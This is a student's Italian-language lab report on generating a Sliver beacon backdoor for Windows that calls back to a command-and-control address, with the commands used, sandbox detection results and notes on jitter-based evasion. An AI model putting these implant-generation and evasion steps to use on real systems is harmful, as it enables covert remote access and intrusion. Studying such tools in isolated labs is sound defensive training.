

Report 22/05/26

Alunno : Pancrazio Giuzio

Traccia Esercizio Traccia: L'esercizio di oggi consiste nel creare un malware utilizzando MSFvenom che sia meno rilevabile rispetto al malware analizzato durante la lezione. Preparazione dell'Ambiente Assicuratevi di avere un ambiente di lavoro sicuro e isolato, preferibilmente una macchina virtuale, per evitare danni al sistema principale. 1. Utilizzo di msfvenom per generare il malware. 2. Migliorare la Non Rilevabilità 3. Test del Malware una volta generato.

Svolgimento :

Nel panorama della cybersecurity, l'efficacia degli strumenti di attacco e simulazione è direttamente proporzionale alla loro capacità di replicare le minacce reali. Per anni, MSFVenom (il generatore di payload del framework Metasploit) è stato lo standard industriale. Tuttavia, l'evoluzione delle difese informatiche—passate dai semplici Antivirus basati su firme ai moderni sistemi EDR (Endpoint Detection and Response) e XDR—ha reso i payload tradizionali obsoleti e facilmente rilevabili.

L'adozione di framework di Comando e Controllo (C2) moderni come Sliver risponde esattamente alla necessità di superare i limiti strutturali dei vecchi payload.

Il limite di MSFVenom (reverse_tcp): Crea una sessione interattiva persistente e continua (come Meterpreter). Il payload mantiene un canale di comunicazione TCP sempre aperto con il server. Dal punto di vista del monitoraggio di rete, questo comportamento genera un flusso di traffico costante (un "tubo" di rete persistente) che i firewall di nuova generazione e i sistemi di rilevamento delle anomalie identificano e bloccano in pochi secondi.


Il vantaggio di Sliver (beacon): Un Beacon introduce una filosofia asincrona. L'impianto rimane in uno stato di sonno profondo (Sleep) per la maggior parte del tempo, non compiendo alcuna attività di rete o di calcolo della CPU. Si "sveglia" solo a intervalli predefiniti per fare un controllo rapido (*check-in*) sul server, prelevare eventuali comandi e tornare a dormire. L'aggiunta del Jitter (variazione casuale del tempo) distrugge la regolarità matematica del traffico, impedendo ai sistemi di difesa della rete di identificare la periodicità tipica dei malware automatizzati.

```
kali@kali:~$ sliver-server
Sliver Copyright (C) 2026 Bishop Fox
This program comes with ABSOLUTELY NO WARRANTY; for details type 'licenses'.
This is free software, and you are welcome to redistribute it
under certain conditions; type 'licenses' for details.
Unpacking assets ...
SLIVER
All hackers gain undying
[+] Server v0.0.0
[+] Welcome to the sliver shell, please type 'help' for options
[server] sliver > sliver
Error: unknown command "sliver" for ""
[server] sliver > generate beacon --mtls 192.168.50.100:5959 --os windows --arch amd64 --seconds 60 --jitter 10 --obfuscate
[server] sliver > Error: unknown flag: --obfuscate
[server] sliver > clear
Error: unknown command "clear" for ""
Did you mean this?
clear
[server] sliver > clean
This command will kill and remove all sessions, beacons and profiles
All done !
[server] sliver > generate beacon --mtls 192.168.50.100:5959 --os windows --arch amd64 --seconds 60 --jitter 10 --skip-symbols
```


```
[*] Generating new windows/amd64 beacon implant binary (1m0s)
[!] Symbol obfuscation is disabled
[*] Build completed in 55s
[*] Implant saved to /home/kali/BROKEN_SUBCOMPONENT.exe

[server] sliver > 
```

come possiamo notare sliver ci ha restituito un .exe chiamato broken_subcomponent per vedere la risposta in sandbox andremo a mettere il file .exe generato in virustotal



come possiamo notare , l'offuscamento di sliver è in grado di eludere parte dei motori dell'analisi di file di hash su virus total , tuttavia la firma viene riconosciuta dai piu' aggiornati. su triage invece la backdoor in analisi statica viene subito rilevata con una pericolosità di 10/10



indicando che le firme sono proprio quelle di sliver , e dicendo che è una backdoor , tuttavia in analisi dinamica questo score scende proprio per il comportamento asincrono della backdoor , in quanto si aggancia a processi che anche all'antivirus sembrano legittimi e l'unica cosa che si puo' notare sono i 4 tentativi di connessione tcp che vengono fatti al centro di comando e controllo ,

General

Target

BROKEN_SUBCOMPONENT.exe

Size

17.0MB

Sample

260525-igqrdscx3m

SHA256

526d67b850af6a65d03cfc2122729273445dbbb349027420633d55524f0d7dbe

>

MD5

SHA1

SHA512

SSDEEP

TLSH

Score

1/10

Malware Config

Signatures

Processes

C:\Users\Admin\AppData\Local\Temp\BROKEN_SUBCOMPONENT.exe

"C:\Users\Admin\AppData\Local\Temp\BROKEN_SUBCOMPONENT.exe"

PID:2360

Network

Requests

TCP 4

UDP

? 192.168.50.100:5959

BROKEN_SUBCO...

? 192.168.50.100:5959

BROKEN_SUBCO...

? 192.168.50.100:5959

BROKEN_SUBCO...

? 192.168.50.100:5959

BROKEN_SUBCO...

questo comportamento asincrono è mirato ad eludere i firewall e gli antivirus più datati in quanto la richiesta viene fatta ad intervalli non regolari e non fa avere la connessione continua verso un indirizzo ma attende istruzioni e si riattiva in vari intervalli temporali . In conclusione, questo esercizio dimostra che i malware moderni come quelli generati da Sliver sono molto più difficili da intercettare per gli antivirus tradizionali, grazie all'uso dell'offuscamento e del traffico asincrono (jitter).

Tuttavia, le difese moderne basate sull'analisi dinamica (come le sandbox di Triage) riescono comunque a scovare la minaccia. Questo accade perché il file, nel momento in cui viene eseguito in memoria e prova a connettersi al server di comando, rivela inevitabilmente il suo comportamento reale e i suoi tentativi di connessione, venendo così bloccato.